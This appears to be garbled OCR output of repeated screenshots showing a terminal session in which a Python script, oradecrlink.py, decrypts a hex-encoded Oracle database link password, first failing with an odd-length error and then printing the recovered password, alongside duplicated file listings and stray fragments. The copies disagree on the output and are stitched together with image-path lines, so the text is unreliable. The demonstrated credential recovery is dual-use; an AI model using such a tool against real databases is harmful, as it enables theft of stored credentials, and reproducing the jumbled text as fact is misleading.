
```
$python oradecrlink.py 12 078E1A24F4DCC1BF67724A9E5FF5DC0D511581827B6
03084719E3E0A434CD64BF64EADA88EC2E3D02D590202B0AD8CB04BD058CA7C2B4EBE
08C5977EC964C2A105867234FE03A8F27E062D49488269A2FE035337CEE40E1CAC9D5
41300DB040E8DAA12482065716B570B4D0828A130CBECD1DEF0EEA085876FE7C6B314
27053
Traceback (most recent call last):
  File "oradecrlink.py", line 284, in <module>
    passwordx=bytearray(unhexlify(hexpasswordx))
TypeError: Odd-length string
$python oradecrlink.py 12 078E1A24F4DCC1BF67724A9E5FF5DC0D511581827B6
03084719E3E0A434CD64BF64EADA88EC2E3D02D590202B0AD8CB04BD058CA7C2B4EBE
08C5977EC964C2A105867234FE03A8F27E062D49488269A2FE035337CEE40E1CAC9D5
41300DB040E8DAA12482065716B570B4D0828A130CBECD1DEF0EEA085876FE7C6B314
27053A
The link password is: aaaaaaaaaa
```

Oracle




```
$python oradecrlink.py 12 078E1A24F4DCC1BF67724A9E5FF5DC0D511581827B6
03084719E3E0A434CD64BF64EADA88EC2E3D02D590202B0AD8CB04BD058CA7C2B4EBE
08C5977EC964C2A105867234FE03A8F27E062D49488269A2FE035337CEE40E1CAC9D5
41300DB040E8DAA12482065716B570B4D0828A130CBECD1DEF0EEA085876FE7C6B314
27053
Traceback (most recent call last):
  File "oradecrlink.py", line 284, in <module>
    passwordx=bytearray(unhexlify(hexpasswordx))
TypeError: Odd-length string
$python oradecrlink.py 12 078E1A24F4DCC1BF67724A9E5FF5DC0D511581827B6
03084719E3E0A434CD64BF64EADA88EC2E3D02D590202B0AD8CB04BD058CA7C2B4EBE
08C5977EC964C2A105867234FE03A8F27E062D49488269A2FE035337CEE40E1CAC9D5
41300DB040E8DAA12482065716B570B4D0828A130CBECD1DEF0EEA085876FE7C6B314
27053A
The link password is: aaaaaaaaa
```

Oracle




```
$python oradecrlink.py 12 078E1A24F4DCC1BF67724A9E5FF5DC0D511581827B6
03084719E3E0A434CD64BF64EADA88EC2E3D02D590202B0AD8CB04BD058CA7C2B4EBE
08C5977EC964C2A105867234FE03A8F27E062D49488269A2FE035337CEE40E1CAC9D5
41300DB040E8DAA12482065716B570B4D0828A130CBECD1DEF0EEA085876FE7C6B314
27053
Traceback (most recent call last):
  File "oradecrlink.py", line 284, in <module>
    passwordx=bytearray(unhexlify(hexpasswordx))
TypeError: Odd-length string
$python oradecrlink.py 12 078E1A24F4DCC1BF67724A9E5FF5DC0D511581827B6
03084719E3E0A434CD64BF64EADA88EC2E3D02D590202B0AD8CB04BD058CA7C2B4EBE
08C5977EC964C2A105867234FE03A8F27E062D49488269A2FE035337CEE40E1CAC9D5
41300DB040E8DAA12482065716B570B4D0828A130CBECD1DEF0EEA085876FE7C6B314
27053A
The link password is: aaaaaaaaaa
```

Oracle




```
-rw-r--r--  1 corleone  staff  83304 Sep 17 17:36 oradecrlink.py
```

Oracle



```
-rw-r--r--   1 corleone   staff   83304 Sep 17 17:36 oradecrlink.py
```


Oracle



```
-rw-r--r--   1 corleone  staff  83304 Sep 17 17:36 oradecrlink.py
```

The python script is 83KB


Oracle



```
-rw-r--r--   1 corleone   staff   83304 Sep 17 17:36 oradecrlink.py
```

The python script is 83KB


Oracle



```
-rw-r--r--   1 corleone   staff  83304 Sep 17 17:36 oradecrlink.py
```


The python script is 83KB

It is not because of the complexity



